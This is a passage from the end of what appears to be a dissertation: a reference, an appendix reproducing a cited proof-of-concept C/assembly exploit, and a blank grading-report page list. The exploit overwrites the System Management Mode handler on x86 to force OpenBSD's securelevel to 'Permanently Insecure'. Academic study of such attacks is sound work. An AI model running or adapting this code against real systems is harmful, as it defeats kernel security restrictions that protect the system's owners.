[28] B. Krekel, P. Adams, and G. Bakos. Occupying the Information High Ground: Chinese Capabilities for Computer Network Operations and Cyber Espionage. http://origin.www.uscc.gov/sites/default/files/Research/USCC_Report_Chinese_Capabilities_for_Computer_Network_Operations_and_Cyber_%20Espionage.pdf, 2012

Appendices

Appendix I

Code to escalate privilege under OpenBSD [7].

```
/*
 *
 * This proof-of-concept program shows how an attacker with super user
 * privileges can exploit hardware(processor & chipset) functionalities
 * to circumvent secure level imposed restrictions and gain unlimited
 * access to physical memory under OpenBSD.
 * This access is used here to lower the securelevel from a supposedly
 * "Secure" or "Highly Secure" level to "Permanently Insecure".
 * Note: This program must be linked with -li386.
 */

/*
* Header files
*/

#include <stdio.h> /* printf() */
#include <unistd.h> /* open() */
#include <stdlib.h> /* exit() */
#include <string.h> /* memcpy() */
#include <sys/mman.h> /* mmap() */
#include <sys/types.h> /* read(), write() and mmap() parameters */
#include <fcntl.h> /* open() parameters */



#include <machine/sysarch.h> /* i386_iopl() */
#include <machine/pio.h> /* port input/output operations */


#define MEMDEVICE "/dev/xf86"
#define SECLVL_PHYS_ADDR "0x00598944"
/* obtained as "nm /bsd | grep securelevel" - 0xd0000000 */


/* This is our SMM handler */

extern char handler[], endhandler[];
/* C-code glue for the asm insert */


asm (
      ".data\n"
      ".code16\n"
      ".globl handler, endhandler\n" "\n"
      "handler:\n"
      " addr32 mov $test, %eax\n" /* Set protected mode return */
      " mov %eax, %cs:0xfff0\n"  /* address to test() */
      " mov $0x0, %ax\n"
```

```
      " mov %ax, %ds\n" /* DS = 0 */
      " mov $0xffffffff, %eax\n"
      " addr32 mov %eax," SECLVL_PHYS_ADDR "\n" /* securelevel = -1 */
      " rsm\n"        /* Switch back to protected mode */
      "endhandler:\n"
      "\n"
      ".text\n"
      ".code32\n"
);



/*
* We wish to replace the default system management mode
* handler with "handler" (16-bit asm) to modify the secure
* level while in SMM mode. Additionally, we change the
* saved EIP value so that we return to our test() function.
*/


/*
* This function is never explicitly called - it is only executed upon
* Successful return from SMM mode.
*/


void test(void)
{
      printf("Changed secure level to INSECURE\n");
      exit(EXIT_SUCCESS);
}


/*
* This is our main()function
*/


int main(void)
{
      int fd;
      unsigned char *vidmem;


/* Raise IOPL to 3 to open all I/O ports */
      i386_iopl(3);



/* Open SMRAM access (interferes with X server) */
      outl(0xcf8, 0x8000009c);
      outl(0xcfc, 0x00384a00);


/* Map SMM handler code (0xa8000-0xa8fff) in our address space */
```

```
        fd = open(MEMDEVICE, O_RDWR);
        vidmem = mmap(NULL, 4096, PROT_READ | PROT_WRITE, MAP_SHARED, fd,
        0xa8000);
        close(fd);

/* Upload custom-made handler in SMRAM */
        memcpy(vidmem, handler, endhandler-handler);

/* Release SMM handler memory mapping */
        munmap(vidmem, 4096);

/* Close SMRAM access */
        outl(0xcf8, 0x8000009c);
        outl(0xcfc, 0x00380a00);

/* Trigger a SMI -- this should execute the new SMM handler */
        outl(0xb2, 0x0000000f);

/* following should not be executed -- SMM handler returns to test() */
        exit(EXIT_FAILURE);
}
```

Dissertation

GRADEMARK REPORT

FINAL GRADE

/100

GENERAL COMMENTS

Instructor

PAGE 1

PAGE 2

PAGE 3

PAGE 4

PAGE 5

PAGE 6

PAGE 7

PAGE 8

PAGE 9

PAGE 10

PAGE 11

PAGE 12

PAGE 13

PAGE 14

PAGE 15

PAGE 16

PAGE 17

PAGE 18

PAGE 19

PAGE 20

PAGE 21

PAGE 22

PAGE 23

PAGE 24

PAGE 25

PAGE 26

PAGE 27

PAGE 28

PAGE 29

PAGE 30

PAGE 31

PAGE 32

PAGE 33